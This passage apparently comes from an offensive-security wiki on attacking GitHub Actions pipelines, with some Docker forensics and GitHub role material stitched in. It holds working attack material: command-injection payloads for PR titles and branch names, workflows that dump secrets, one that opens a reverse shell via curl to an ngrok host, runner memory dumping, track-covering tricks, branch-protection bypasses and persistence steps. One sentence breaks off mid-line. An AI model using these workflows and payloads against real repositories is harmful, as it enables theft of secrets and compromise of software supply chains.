Moreover, by default **prevents write permissions** and **secrets access** to the target repository as mentioned in the [**docs**](https://docs.github.com/en/actions/using-workflows/events-that-trigger-workflows#workflows-in-forked-repositories):

With the exception of GITHUB\_TOKEN, **secrets are not passed to the runner** when a workflow is triggered from a **forked** repository. The **GITHUB\_TOKEN has read-only permissions** in pull requests **from forked repositories**.

An attacker could modify the definition of the Github Action in order to execute arbitrary things and append arbitrary actions. However, he won't be able to steal secrets or overwrite the repo because of the mentioned limitations.

**Yes, if the attacker change in the PR the github action that will be triggered, his Github Action will be the one used and not the one from the origin repo!**

As the attacker also controls the code being executed, even if there aren't secrets or write permissions on the GITHUB\_TOKEN an attacker could for example **upload malicious artifacts**.

### **pull\_request\_target**

The workflow trigger **pull\_request\_target** have **write permission** to the target repository and **access to secrets** (and doesn't ask for permission).

Note that the workflow trigger **pull\_request\_target** **runs in the base context** and not in the one given by the PR (to **not execute untrusted code**). For more info about pull\_request\_target [**check the docs**](https://docs.github.com/en/actions/using-workflows/events-that-trigger-workflows#pull_request_target). Moreover, for more info about this specific dangerous use check this [**github blog post**](https://securitylab.github.com/research/github-actions-preventing-pwn-requests/).

It might look like because the **executed workflow** is the one defined in the **base** and **not in the PR** it's **secure** to use **pull\_request\_target**, but there are a **few cases were it isn't**.

An this one will have **access to secrets**.

### workflow\_run

The [**workflow\_run**](https://docs.github.com/en/actions/using-workflows/events-that-trigger-workflows#workflow_run) trigger allows to run a workflow from a different one when it's completed, requested or in\_progress.

In this example, a workflow is configured to run after the separate "Run Tests" workflow completes:

on:

workflow\_run:

workflows: [Run Tests]

types:

- completed

Moreover, according to the docs: The workflow started by the workflow\_run event is able to **access secrets and write tokens, even if the previous workflow was not**.

This kind of workflow could be attacked if it's **depending** on a **workflow** that can be **triggered** by an external user via **pull\_request** or **pull\_request\_target**. A couple of vulnerable examples can be [**found this blog**](https://www.legitsecurity.com/blog/github-privilege-escalation-vulnerability)**.** The first one consist on the **workflow\_run** triggered workflow downloading out the attackers code: ${{ github.event.pull\_request.head.sha }} The second one consist on **passing** an **artifact** from the **untrusted** code to the **workflow\_run** workflow and using the content of this artifact in a way that makes it **vulnerable to RCE**.

### workflow\_call

TODO

TODO: Check if when executed from a pull\_request the used/downloaded code if the one from the origin or from the forked PR

## Abusing Forked Execution

We have mentioned all the ways an external attacker could manage to make a github workflow to execute, now let's take a look about how this executions, if bad configured, could be abused:

### Untrusted checkout execution

In the case of **pull\_request,** the workflow is going to be executed in the **context of the PR** (so it'll execute the **malicious PRs code**), but someone needs to **authorize it first** and it will run with some [limitations](https://cloud.hacktricks.xyz/pentesting-ci-cd/github-security/abusing-github-actions#pull_request).

In case of a workflow using **pull\_request\_target or workflow\_run** that depends on a workflow that can be triggered from **pull\_request\_target or pull\_request** the code from the original repo will be executed, so the **attacker cannot control the executed code**.

However, if the **action** has an **explicit PR checkou**t that will **get the code from the PR** (and not from base), it will use the attackers controlled code. For example (check line 12 where the PR code is downloaded):

# INSECURE. Provided as an example only.

on:

pull\_request\_target

jobs:

build:

name: Build and test

runs-on: ubuntu-latest

steps:

- uses: actions/checkout@v2

with:

ref: ${{ github.event.pull\_request.head.sha }}

- uses: actions/setup-node@v1

- run: |

npm install

npm build

- uses: completely/fakeaction@v2

with:

arg1: ${{ secrets.supersecret }}

- uses: fakerepo/comment-on-pr@v1

with:

message: |

Thank you!

The potentially **untrusted code is being run during npm install or npm build** as the build scripts and referenced **packages are controlled by the author of the PR**.

A github dork to search for vulnerable actions is: event.pull\_request pull\_request\_target extension:yml however, there are different ways to configure the jobs to be executed securely even if the action is configured insecurely (like using conditionals about who is the actor generating the PR).

### Context Script Injections

Note that there are certain [**github contexts**](https://docs.github.com/en/actions/reference/context-and-expression-syntax-for-github-actions#github-context) whose values are **controlled** by the **user** creating the PR. If the github action is using that **data to execute anything**, it could lead to **arbitrary code execution:**

# Gh Actions - Context Script Injections

## Basic Information

Note that there are certain [**github contexts**](https://docs.github.com/en/actions/reference/context-and-expression-syntax-for-github-actions#github-context) whose values are **controlled** by the **user** creating the PR. If the github action is using that **data to execute anything**, it could lead to **arbitrary code execution**. These contexts typically end with body, default\_branch, email, head\_ref, label, message, name, page\_name,ref, and title. For example (list from this [**writeup**](https://medium.com/tinder/exploiting-github-actions-on-open-source-projects-5d93936d189f)):

* github.event.comment.body
* github.event.issue.body
* github.event.issue.title
* github.head\_ref
* github.pull\_request.\*
* github.\*.\*.authors.name
* github.\*.\*.authors.email

Note that here are **less obvious sources** of potentially untrusted input, such as branch names and email addresses, which can be **quite flexible in terms of their permitted content**. For example, zzz";echo${IFS}"hello";# would be a valid branch name and would be a possible attack vector for a target repository.

### Example of a script injection attack

A script injection attack can occur directly within a workflow's inline script. In the following example, an action uses an **expression to test the validity of a pull request title**, but also adds the risk of script injection:

- name: Check PR title

run: |

title="${{ github.event.pull\_request.title }}"

if [[ $title =~ ^octocat ]]; then

echo "PR title starts with 'octocat'"

exit 0

else

echo "PR title did not start with 'octocat'"

exit 1

fi

Before the shell script is run, the expressions inside ${{ }} are **evaluated** and then substituted with the resulting values, which can make it **vulnerable to shell command injection**.

To inject commands into this workflow, the attacker could create a pull request with a title of **a"; ls $GITHUB\_WORKSPACE"**

In this example, the **"** character is used to interrupt the title=**"${{ github.event.pull\_request.title }}"** statement, allowing the ls command to be executed on the runner.

### **GITHUB\_ENV Script Injection**

From the docs: You can make an **environment variable available to any subsequent steps** in a workflow job by defining or updating the environment variable and writing this to the **GITHUB\_ENV** environment file.

If an attacker could **inject any value** inside this **env** variable, he could inject env variables that could execute code in following steps such as **LD\_PRELOAD** or **NODE\_OPTIONS**.

For example ([**this**](https://www.legitsecurity.com/blog/github-privilege-escalation-vulnerability-0) and [**this**](https://www.legitsecurity.com/blog/-how-we-found-another-github-action-environment-injection-vulnerability-in-a-google-project)), imagine a workflow that is trusting an uploaded artifact to store its content inside **GITHUB\_ENV** env variable. An attacker could upload something like this to compromise it:



### Vulnerable Third Party Github Actions

#### [dawidd6/action-download-artifact](https://github.com/dawidd6/action-download-artifact)

As mentioned in [**this blog post**](https://www.legitsecurity.com/blog/github-actions-that-open-the-door-to-cicd-pipeline-attacks), this Github Action allows to access artifacts from different workflows and even repositories.

The thing problem is that if the **path** parameter isn't set, the artifact is extracted in the current directory and it can override files that could be later used or even executed in the workflow. Therefore, if the Artifact is vulnerable, an attacker could abuse this to compromise other workflows trusting the Artifact.

Example of vulnerable workflow:

on:

workflow\_run:

workflows: ["some workflow"]

types:

- completed

jobs:

success:

runs-on: ubuntu-latest

steps:

- uses: actions/checkout@v2

- name: download artifact

uses: dawidd6/action-download-artifact

with:

workflow: ${{ github.event.workflow\_run.workflow\_id }}

name: artifact

- run: python ./script.py

with:

name: artifact

path: ./script.py

This could be attacked with this workflow:

name: "some workflow"

on: pull\_request

jobs:

upload:

runs-on: ubuntu-latest

steps:

- run: echo "print('exploited')" > ./script.py

- uses actions/upload-artifact@v2

with:

name: artifact

path: ./script.py

## Other External Access

### Deleted Namespace Repo Hijacking

If an account changes it's name another user could register an account with that name after some time. If a repository had **less than 100 stars previously to the change of nam**e, Github will allow the new register user with the same name to create a **repository with the same name** as the one deleted.

So if an action is using a repo from a non-existent account, it's still possible that an attacker could create that account and compromise the action.

If other repositories where using **dependencies from this user repos**, an attacker will be able to hijack them Here you have a more complete explanation: <https://blog.nietaanraken.nl/posts/gitub-popular-repository-namespace-retirement-bypass/>

## Repo Pivoting

In this section we will talk about techniques that would allow to **pivot from one repo to another** supposing we have some kind of access on the first one (check the previous section).

### Cache Poisoning

A cache is maintained between **wokflow runs in the same branch**. Which means that if an attacker **compromise** a **package** that is then stored in the cache and **downloaded** and executed by a **more privileged** workflow he will be able to **compromise** also that workflow.

# GH Actions - Cache Poisoning

## Cache Poisoning

The Git action [**action/cache**](https://github.com/actions/cache) introduces a caching mechanism in the Continuous Integration (CI) process, encompassing two critical stages:

1. **Run Action**: This stage involves searching for and retrieving cached data during the CI run. The search utilizes a unique cache key, yielding two outcomes:
   1. **Cache-hit**: The requested data is found in the cache and is consequently retrieved for immediate use.
   2. **Cache-miss**: No matching data is found in the cache, prompting a fresh download of the required files and directories, akin to a first-time request.
2. **Post Workflow Action**: This stage is dedicated to caching data post the CI workflow. Specifically, if a cache-miss occurs during the run action, the current state of the specified directories is cached using the provided key. This process is automated and does not necessitate explicit invocation.

#### Security Measures: Cache Isolation and Access Restrictions

To maintain security and ensure cache isolation, access restrictions are enforced, creating a logical separation between different branches. For instance, a cache created for branch **Feature-A** (with its base in the main branch) will be inaccessible to a pull request for branch **Feature-B** (also based in the main branch).

The cache action adheres to a specific search order:

* It first seeks cache hits within the same branch as the workflow run.
* If unsuccessful, it extends the search to the parent branch and other upstream branches.

Importantly, cache access is branch-scoped, extending across all workflows and runs of a specific branch. Additionally, GitHub enforces a read-only policy for cache entries once they are created, prohibiting any modifications.

#### Real-World Implication: From Low to High-Permission Workflow Attack

An illustrative CI scenario demonstrates how an attacker might leverage cache poisoning to escalate privileges from a low-permission workflow to a high-permission one:

* The **Unit-test** workflow, responsible for running unit tests and code coverage tools, is assumed to employ a compromised or vulnerable tool. This workflow utilizes the **action/cache** Git action, making the cache accessible to any workflow.
* The **Release** workflow, tasked with building and releasing the application artifact, optimizes its operations by caching Golang dependencies.

In this scenario, the unit-test workflow introduces a malicious cache entry by substituting a legitimate Golang logging library (`go

### Artifact Poisoning

Workflows could use **artifacts from other workflows and even repos**, if an attacker manages to **compromise** the Github Action that **uploads an artifact** that is later used by another workflow he could **compromise the other workflows**:

# Gh Actions - Artifact Poisoning

## Artifact Poisoning

There are several Github Actions that allows to **download artifacts from other repositories**. These other repositories will usually have a Github Action to **upload the artifact** that will be later be downloaded.

If an attacker can somehow compromise the Github Action, he will be able to **compromise the uploaded artifact** which could allow him to **compromise other workflows** that use it.

Example of artifact **download from a different repository**:



For more info and defence options (such as hardcoding the artifact to download) check <https://www.legitsecurity.com/blog/artifact-poisoning-vulnerability-discovered-in-rust>

## Post Exploitation from an Action

### Accessing AWS and GCP via OIDC

# AWS - Federation Abuse

## SAML

For info about SAML please check:

## SAML

For info about SAML please check:

SAML Attacks

In order to configure an **Identity Federation through SAML** you just need to provide a **name** and the **metadata XML** containing all the SAML configuration (**endpoints**, **certificate** with public key)

## OIDC - Github Actions Abuse

In order to add a github action as Identity provider:

1. For *Provider type*, select **OpenID Connect**.
2. For *Provider URL*, enter https://token.actions.githubusercontent.com
3. Click on *Get thumbprint* to get the thumbprint of the provider
4. For *Audience*, enter sts.amazonaws.com
5. Create a **new role** with the **permissions** the github action need and a **trust policy** that trust the provider like:

   2. {
   3. "Version": "2012-10-17",
   4. "Statement": [
   5. {
   6. "Effect": "Allow",
   7. "Principal": {
   8. "Federated": "arn:aws:iam::0123456789:oidc-provider/token.actions.githubusercontent.com"
   9. },
   10. "Action": "sts:AssumeRoleWithWebIdentity",
   11. "Condition": {
   12. "StringEquals": {
   13. "token.actions.githubusercontent.com:sub": [
   14. "repo:ORG\_OR\_USER\_NAME/REPOSITORY:pull\_request",
   15. "repo:ORG\_OR\_USER\_NAME/REPOSITORY:ref:refs/heads/main"
   16. ],
   17. "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
   18. }
   19. }
   20. }
   21. ]

}

1. Note in the previous policy how only a **branch** from **repository** of an **organization** was authorized with a specific **trigger**.
2. The **ARN** of the **role** the github action is going to be able to **impersonate** is going to be the "secret" the github action needs to know, so **store** it inside a **secret** inside an **environment**.
3. Finally use a github action to configure the AWS creds to be used by the workflow:

name: 'test AWS Access'

# The workflow should only trigger on pull requests to the main branch

on:

pull\_request:

branches:

- main

# Required to get the ID Token that will be used for OIDC

permissions:

id-token: write

contents: read # needed for private repos to checkout

jobs:

aws:

runs-on: ubuntu-latest

steps:

- name: Checkout

uses: actions/checkout@v3

- name: Configure AWS Credentials

uses: aws-actions/configure-aws-credentials@v1

with:

aws-region: eu-west-1

role-to-assume: ${{ secrets.READ\_ROLE }}

role-session-name: OIDCSession

- run: aws sts get-caller-identity

shell: bash

## OIDC - EKS Abuse

# Crate an EKS cluster (~10min)

eksctl create cluster --name demo --fargate

# Create an Identity Provider for an EKS cluster

eksctl utils associate-iam-oidc-provider --cluster Testing --approve

It's possible to generate **OIDC providers** in an **EKS** cluster simply by setting the **OIDC URL** of the cluster as a **new Open ID Identity provider**. This is a common default policy:

{

"Version": "2012-10-17",

"Statement": [

{

"Effect": "Allow",

"Principal": {

"Federated": "arn:aws:iam::123456789098:oidc-provider/oidc.eks.us-east-1.amazonaws.com/id/20C159CDF6F2349B68846BEC03BE031B"

},

"Action": "sts:AssumeRoleWithWebIdentity",

"Condition": {

"StringEquals": {

"oidc.eks.us-east-1.amazonaws.com/id/20C159CDF6F2349B68846BEC03BE031B:aud": "sts.amazonaws.com"

}

}

}

]

}

This policy is correctly indicating than **only** the **EKS cluster** with **id** 20C159CDF6F2349B68846BEC03BE031B can assume the role. However, it's not indicting which service account can assume it, which means that A**NY service account with a web identity token** is going to be **able to assume** the role.

In order to specify **which service account should be able to assume the role,** it's needed to specify a **condition** where the **service account name is specified**, such as:

"oidc.eks.region-code.amazonaws.com/id/20C159CDF6F2349B68846BEC03BE031B:sub": "system:serviceaccount:default:my-service-account",

## References

* <https://www.eliasbrange.dev/posts/secure-aws-deploys-from-github-actions-with-oidc/>

# GCP - Federation Abuse

## OIDC - Github Actions Abuse

### GCP

In order to give **access to the Github Actions** from a Github repo to a GCP **service account** the following steps are needed:

* **Create the Service Account** to access from github actions with the **desired permissions:**

projectId=FIXME

gcloud config set project $projectId

# Create the Service Account

gcloud iam service-accounts create "github-demo-sa"

saId="github-demo-sa@${projectId}.iam.gserviceaccount.com"

# Enable the IAM Credentials API

gcloud services enable iamcredentials.googleapis.com

# Give permissions to SA

gcloud projects add-iam-policy-binding $projectId \

--member="serviceAccount:$saId" \

--role="roles/iam.securityReviewer"

* Generate a **new workload identity pool**:

# Create a Workload Identity Pool

poolName=wi-pool

gcloud iam workload-identity-pools create $poolName \

--location global \

--display-name $poolName

poolId=$(gcloud iam workload-identity-pools describe $poolName \

--location global \

--format='get(name)')

* Generate a new **workload identity pool OIDC provider** that **trusts** github actions (by org/repo name in this scenario):

attributeMappingScope=repository # could be sub (GitHub repository and branch) or repository\_owner (GitHub organization)

gcloud iam workload-identity-pools providers create-oidc $poolName \

--location global \

--workload-identity-pool $poolName \

--display-name $poolName \

--attribute-mapping "google.subject=assertion.${attributeMappingScope},attribute.actor=assertion.actor,attribute.aud=assertion.aud,attribute.repository=assertion.repository" \

--issuer-uri "https://token.actions.githubusercontent.com"

providerId=$(gcloud iam workload-identity-pools providers describe $poolName \

--location global \

--workload-identity-pool $poolName \

--format='get(name)')

* Finally, **allow the principal** from the provider to use a service principal:

gitHubRepoName="repo-org/repo-name"

gcloud iam service-accounts add-iam-policy-binding $saId \

--role "roles/iam.workloadIdentityUser" \

--member "principalSet://iam.googleapis.com/${poolId}/attribute.${attributeMappingScope}/${gitHubRepoName}"

Note how in the previous member we are specifying the **org-name/repo-name** as conditions to be able to access the service account (other params that makes it **more restrictive** like the branch could also be used).

However it's also possible to **allow all github to access** the service account creating a provider such the following using a wildcard:

# Create a Workload Identity Pool

poolName=wi-pool2

gcloud iam workload-identity-pools create $poolName \

--location global \

--display-name $poolName

poolId=$(gcloud iam workload-identity-pools describe $poolName \

--location global \

--format='get(name)')

gcloud iam workload-identity-pools providers create-oidc $poolName \

--project="${projectId}" \

--location="global" \

--workload-identity-pool="$poolName" \

--display-name="Demo provider" \

--attribute-mapping="google.subject=assertion.sub,attribute.actor=assertion.actor,attribute.aud=assertion.aud" \

--issuer-uri="https://token.actions.githubusercontent.com"

providerId=$(gcloud iam workload-identity-pools providers describe $poolName \

--location global \

--workload-identity-pool $poolName \

--format='get(name)')

# CHECK THE WILDCARD

gcloud iam service-accounts add-iam-policy-binding "${saId}" \

--project="${projectId}" \

--role="roles/iam.workloadIdentityUser" \

--member="principalSet://iam.googleapis.com/${poolId}/\*"

In this case anyone could access the service account from github actions, so it's important always to **check how the member is defined**. It should be always something like this:

attribute.{custom\_attribute}:principalSet://iam.googleapis.com/projects/{project}/locations/{location}/workloadIdentityPools/{pool}/attribute.{custom\_attribute}/{value}

### Github

Remember to change **${providerId}** and **${saId}** for their respective values:

name: Check GCP action

on:

workflow\_dispatch:

pull\_request:

branches:

- main

permissions:

id-token: write

jobs:

Get\_OIDC\_ID\_token:

runs-on: ubuntu-latest

steps:

- id: 'auth'

name: 'Authenticate to GCP'

uses: 'google-github-actions/auth@v0.3.1'

with:

create\_credentials\_file: 'true'

workload\_identity\_provider: '${providerId}'

service\_account: '${saId}'

- id: 'gcloud'

name: 'gcloud'

run: |-

gcloud auth login --brief --cred-file="${{ steps.auth.outputs.credentials\_file\_path }}"

gcloud auth list

gcloud projects list

### Accessing secrets

If you are injecting content into a script it's interesting to know how you can access secrets:

* If the secret or token is set to an **environment variable**, it can be directly accessed through the environment using **printenv**.

List secrets in Github Action output

name: list\_env

on:

workflow\_dispatch: # Launch manually

pull\_request: #Run it when a PR is created to a branch

branches:

- '\*\*'

push: # Run it when a push is made to a branch

branches:

- '\*\*'

jobs:

List\_env:

runs-on: ubuntu-latest

steps:

- name: List Env

# Need to base64 encode or github will change the secret value for "\*\*\*"

run: sh -c 'env | grep "secret\_" | base64 -w0'

env:

secret\_myql\_pass: ${{secrets.MYSQL\_PASSWORD}}

secret\_postgress\_pass: ${{secrets.POSTGRESS\_PASSWORDyaml}}

Get reverse shell with secrets

name: revshell

on:

workflow\_dispatch: # Launch manually

pull\_request: #Run it when a PR is created to a branch

branches:

- '\*\*'

push: # Run it when a push is made to a branch

branches:

- '\*\*'

jobs:

create\_pull\_request:

runs-on: ubuntu-latest

steps:

- name: Get Rev Shell

run: sh -c 'curl https://reverse-shell.sh/2.tcp.ngrok.io:15217 | sh'

env:

secret\_myql\_pass: ${{secrets.MYSQL\_PASSWORD}}

secret\_postgress\_pass: ${{secrets.POSTGRESS\_PASSWORDyaml}}

* If the secret is used **directly in an expression**, the generated shell script is stored **on-disk** and is accessible.
* + cat /home/runner/work/\_temp/\*
* For a JavaScript actions the secrets and sent through environment variables

ps axe | grep node

* For a **custom action**, the risk can vary depending on how a program is using the secret it obtained from the **argument**:

uses: fakeaction/publish@v3

with:

key: ${{ secrets.PUBLISH\_KEY }}

### Abusing Self-hosted runners

The way to find which **Github Actions are being executed in non-github infrastructure** is to search for **runs-on: self-hosted** in the Github Action configuration yaml.

**Self-hosted** runners might have access to **extra sensitive information**, to other **network systems** (vulnerable endpoints in the network? metadata service?) or, even if it's isolated and destroyed, **more than one action might be run at the same time** and the malicious one could **steal the secrets** of the other one.

In self-hosted runners it's also possible to obtain the **secrets from the \_Runner.Listener**\_\*\* process\*\* which will contain all the secrets of the workflows at any step by dumping its memory:

sudo apt-get install -y gdb

sudo gcore -o k.dump "$(ps ax | grep 'Runner.Listener' | head -n 1 | awk '{ print $1 }')"

Check [**this post for more information**](https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/).

### Github Docker Images Registry

It's possible to make Github actions that will **build and store a Docker image inside Github**. An example can be find in the following expandable:

It's possible to make Github actions that will **build and store a Docker image inside Github**. An example can be find in the following expandable:

Github Action Build & Push Docker Image

[...]

- name: Set up Docker Buildx

uses: docker/setup-buildx-action@v1

- name: Login to GitHub Container Registry

uses: docker/login-action@v1

with:

registry: ghcr.io

username: ${{ github.repository\_owner }}

password: ${{ secrets.ACTIONS\_TOKEN }}

- name: Add Github Token to Dockerfile to be able to download code

run: |

sed -i -e 's/TOKEN=##VALUE##/TOKEN=${{ secrets.ACTIONS\_TOKEN }}/g' Dockerfile

- name: Build and push

uses: docker/build-push-action@v2

with:

context: .

push: true

tags: |

ghcr.io/${{ github.repository\_owner }}/${{ github.event.repository.name }}:latest

ghcr.io/${{ github.repository\_owner }}/${{ github.event.repository.name }}:${{ env.GITHUB\_NEWXREF }}-${{ github.sha }}

[...]

As you could see in the previous code, the Github registry is hosted in **ghcr.io**.

A user with read permissions over the repo will then be able to download the Docker Image using a personal access token:

echo $gh\_token | docker login ghcr.io -u <username> --password-stdin

docker pull ghcr.io/<org-name>/<repo\_name>:<tag>

Then, the user could search for **leaked secrets in the Docker image layers:**

# Docker Forensics

## Container modification

There are suspicions that some docker container was compromised:

docker ps

CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES

cc03e43a052a lamp-wordpress "./run.sh" 2 minutes ago Up 2 minutes 80/tcp wordpress

You can easily **find the modifications done to this container with regards to the image** with:

docker diff wordpress

C /var

C /var/lib

C /var/lib/mysql

A /var/lib/mysql/ib\_logfile0

A /var/lib/mysql/ib\_logfile1

A /var/lib/mysql/ibdata1

A /var/lib/mysql/mysql

A /var/lib/mysql/mysql/time\_zone\_leap\_second.MYI

A /var/lib/mysql/mysql/general\_log.CSV

...

In the previous command **C** means **Changed** and **A,** **Added**. If you find that some interesting file like /etc/shadow was modified you can download it from the container to check for malicious activity with:

docker cp wordpress:/etc/shadow.

You can also **compare it with the original one** running a new container and extracting the file from it:

docker run -d lamp-wordpress

docker cp b5d53e8b468e:/etc/shadow original\_shadow #Get the file from the newly created container

diff original\_shadow shadow

If you find that **some suspicious file was added** you can access the container and check it:

docker exec -it wordpress bash

## Images modifications

When you are given an exported docker image (probably in .tar format) you can use [**container-diff**](https://github.com/GoogleContainerTools/container-diff/releases) to **extract a summary of the modifications**:

docker save <image> > image.tar #Export the image to a .tar file

container-diff analyze -t sizelayer image.tar

container-diff analyze -t history image.tar

container-diff analyze -t metadata image.tar

Then, you can **decompress** the image and **access the blobs** to search for suspicious files you may have found in the changes history:

tar -xf image.tar

### Basic Analysis

You can get **basic information** from the image running:

docker inspect <image>

You can also get a summary **history of changes** with:

docker history --no-trunc <image>

You can also generate a **dockerfile from an image** with:

alias dfimage="docker run -v /var/run/docker.sock:/var/run/docker.sock --rm alpine/dfimage"

dfimage -sV=1.36 madhuakula/k8s-goat-hidden-in-layers>

### Dive

In order to find added/modified files in docker images you can also use the [**dive**](https://github.com/wagoodman/dive) (download it from [**releases**](https://github.com/wagoodman/dive/releases/tag/v0.10.0)) utility:

#First you need to load the image in your docker repo

sudo docker load < image.tar 1 ⨯

Loaded image: flask:latest

#And then open it with dive:

sudo dive flask:latest

This allows you to **navigate through the different blobs of docker images** and check which files were modified/added. **Red** means added and **yellow** means modified. Use **tab** to move to the other view and **space** to collapse/open folders.

With die you won't be able to access the content of the different stages of the image. To do so you will need to **decompress each layer and access it**. You can decompress all the layers from an image from the directory where the image was decompressed executing:

tar -xf image.tar

for d in `find \* -maxdepth 0 -type d`; do cd $d; tar -xf ./layer.tar; cd ..; done

## Credentials from memory

Note that when you run a docker container inside a host **you can see the processes running on the container from the host** just running ps -ef

Therefore (as root) you can **dump the memory of the processes** from the host and search for **credentials** just [**like in the following example**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#process-memory).

### Sensitive info in Github Actions logs

Even if **Github** try to **detect secret values** in the actions logs and **avoid showing** them, **other sensitive data** that could have been generated in the execution of the action won't be hidden. For example a JWT signed with a secret value won't be hidden unless it's [specifically configured](https://github.com/actions/toolkit/tree/main/packages/core#setting-a-secret).

## Covering your Tracks

(Technique from [**here**](https://divyanshu-mehta.gitbook.io/researchs/hijacking-cloud-ci-cd-systems-for-fun-and-profit)) First of all, any PR raised is clearly visible to the public in Github and to the target GitHub account. In GitHub by default, we **can’t delete a PR of the internet**, but there is a twist. For Github accounts that are **suspended** by Github, all of their **PRs are automatically deleted** and removed from the internet. So in order to hide your activity you need to either get your **GitHub account suspended or get your account flagged**. This would **hide all your activities** on GitHub from the internet (basically remove all your exploit PR)

An organization in GitHub is very proactive in reporting accounts to GitHub. All you need to do is share “some stuff” in Issue and they will make sure your account is suspended in 12 hours :p and there you have, made your exploit invisible on github.

The only way for an organization to figure out they have been targeted is to check GitHub logs from SIEM since from GitHub UI the PR would be removed.

## Tools

The following tools are useful to find Github Action workflows and even find vulnerable ones:

* <https://github.com/CycodeLabs/raven>
* <https://github.com/carlospolop/PurplePanda>

## Branch Protection Bypass

* **Require a number of approvals**: If you compromised several accounts you might just accept your PRs from other accounts. If you just have the account from where you created the PR you cannot accept your own PR. However, if you have access to a **Github Action** environment inside the repo, using the **GITHUB\_TOKEN** you might be able to **approve your PR** and get 1 approval this way.
  + *Note for this and for the Code Owners restriction that usually a user won't be able to approve his own PRs, but if you are, you can abuse it to accept your PRs.*
* **Dismiss approvals when new commits are pushed**: If this isn’t set, you can submit legit code, wait till someone approves it, and put malicious code and merge it into the protected branch.
* **Require reviews from Code Owners**: If this is activated and you are a Code Owner, you could make a **Github Action create your PR and then approve it yourself**.
  + When a **CODEOWNER file is missconfigured** Github doesn't complain but it does't use it. Therefore, if it's missconfigured it's **Code Owners protection isn't applied.**
* **Allow specified actors to bypass pull request requirements**: If you are one of these actors you can bypass pull request protections.
* **Include administrators**: If this isn’t set and you are admin of the repo, you can bypass this branch protections.
* **PR Hijacking**: You could be able to **modify the PR of someone else** adding malicious code, approving the resulting PR yourself and merging everything.
* **Removing Branch Protections**: If you are an **admin of the repo you can disable the protections**, merge your PR and set the protections back.
* **Bypassing push protections**: If a repo **only allows certain users** to send push (merge code) in branches (the branch protection might be protecting all the branches specifying the wildcard \*).
  + If you have **write access over the repo but you are not allowed to push code** because of the branch protection, you can still **create a new branch** and within it create a **github action that is triggered when code is pushed**. As the **branch protection won't protect the branch until it's created**, this first code push to the branch will **execute the github action**.

## Bypass Environments Protections

For an introduction about [**Github Environment check the basic information**](https://cloud.hacktricks.xyz/pentesting-ci-cd/github-security/basic-github-information#git-environments).

In case an environment can be **accessed from all the branches**, it's **isn't protected** and you can easily access the secrets inside the environment. Note that you might find repos where **all the branches are protected** (by specifying its names or by using \*) in that scenario, **find a branch were you can push code** and you can **exfiltrate** the secrets creating a new github action (or modifying one).

Note, that you might find the edge case where **all the branches are protected** (via wildcard \*) it's specified **who can push code to the branches** (*you can specify that in the branch protection*) and **your user isn't allowed**. You can still run a custom github action because you can create a branch and use the push trigger over itself. The **branch protection allows the push to a new branch so the github action will be triggered**.

push: # Run it when a push is made to a branch

branches:

- current\_branch\_name #Use '\*\*' to run when a push is made to any branch

Note that **after the creation** of the branch the **branch protection will apply to the new branch** and you won't be able to modify it, but for that time you will have already dumped the secrets.

## Persistence

* Generate **user token**
* Steal **github tokens** from **secrets**
  + **Deletion** of workflow **results** and **branches**
* Give **more permissions to all the org**
* Create **webhooks** to exfiltrate information
* Invite **outside collaborators**
* **Remove** **webhooks** used by the **SIEM**
* Create/modify **Github Action** with a **backdoor**
* Find **vulnerable Github Action to command injection** via **secret** value modification

### Imposter Commits - Backdoor via repo commits

In Github it's possible to **create a PR to a repo from a fork**. Even if the PR is **not accepted**, a **commit** id inside the orginal repo is going to be created for the fork version of the code. Therefore, an attacker **could pin to use an specific commit from an apparently ligit repo that wasn't created by the owner of the repo**.

Like [**this**](https://github.com/actions/checkout/commit/c7d749a2d57b4b375d1ebcd17cfbfb60c676f18e):

name: example

on: [push]

jobs:

commit:

runs-on: ubuntu-latest

steps:

- uses: actions/checkout@c7d749a2d57b4b375d1ebcd17cfbfb60c676f18e

- shell: bash

run: |

echo 'hello world!'

For more info check <https://www.chainguard.dev/unchained/what-the-fork-imposter-commits-in-github-actions-and-ci-cd>

# Basic Github Information

## Basic Structure

The basic github environment structure of a big **company** is to own an **enterprise** which owns **several organizations** and each of them may contain **several repositories** and **several teams.**. Smaller companies may just **own one organization and no enterprises**.

From a user point of view a **user** can be a **member** of **different enterprises and organizations**. Within them the user may have **different enterprise, organization and repository roles**.

Moreover, a user may be **part of different teams** with different enterprise, organization or repository roles.

And finally **repositories may have special protection mechanisms**.

## Privileges

### Enterprise Roles

* **Enterprise owner**: People with this role can **manage administrators, manage organizations within the enterprise, manage enterprise settings, enforce policy across organizations**. However, they **cannot access organization settings or content** unless they are made an organization owner or given direct access to an organization-owned repository
* **Enterprise members**: Members of organizations owned by your enterprise are also **automatically members of the enterprise**.

### Organization Roles

In an organisation users can have different roles:

* **Organization owners**: Organization owners have **complete administrative access to your organization**. This role should be limited, but to no less than two people, in your organization.
* **Organization members**: The **default**, non-administrative role for **people in an organization** is the organization member. By default, organization members **have a number of permissions**.
* **Billing managers**: Billing managers are users who can **manage the billing settings for your organization**, such as payment information.
* **Security Managers**: It's a role that organization owners can assign to any team in an organization. When applied, it gives every member of the team permissions to **manage security alerts and settings across your organization, as well as read permissions for all repositories** in the organization.
  + If your organization has a security team, you can use the security manager role to give members of the team the least access they need to the organization.
* **Github App managers**: To allow additional users to **manage GitHub Apps owned by an organization**, an owner can grant them GitHub App manager permissions.
* **Outside collaborators**: An outside collaborator is a person who has **access to one or more organization repositories but is not explicitly a member** of the organization.

You can **compare the permissions** of these roles in this table: <https://docs.github.com/en/organizations/managing-peoples-access-to-your-organization-with-roles/roles-in-an-organization#permissions-for-organization-roles>

### Members Privileges

In *https://github.com/organizations/<org\_name>/settings/member\_privileges* you can see the **permissions users will have just for being part of the organisation**.

The settings here configured will indicate the following permissions of members of the organisation:

* Be admin, writer, reader or no permission over all the organisation repos.
* If members can create private, internal or public repositories.
* If forking of repositories is possible
* If it's possible to invite outside collaborators
* If public or private sites can be published
* The permissions admins has over the repositories
* If members can create new teams

### Repository Roles

By default repository roles are created:

* **Read**: Recommended for **non-code contributors** who want to view or discuss your project
* **Triage**: Recommended for **contributors who need to proactively manage issues and pull requests** without write access
* **Write**: Recommended for contributors who **actively push to your project**
* **Maintain**: Recommended for **project managers who need to manage the repository** without access to sensitive or destructive actions
* **Admin**: Recommended for people who need **full access to the project**, including sensitive and destructive actions like managing security or deleting a repository

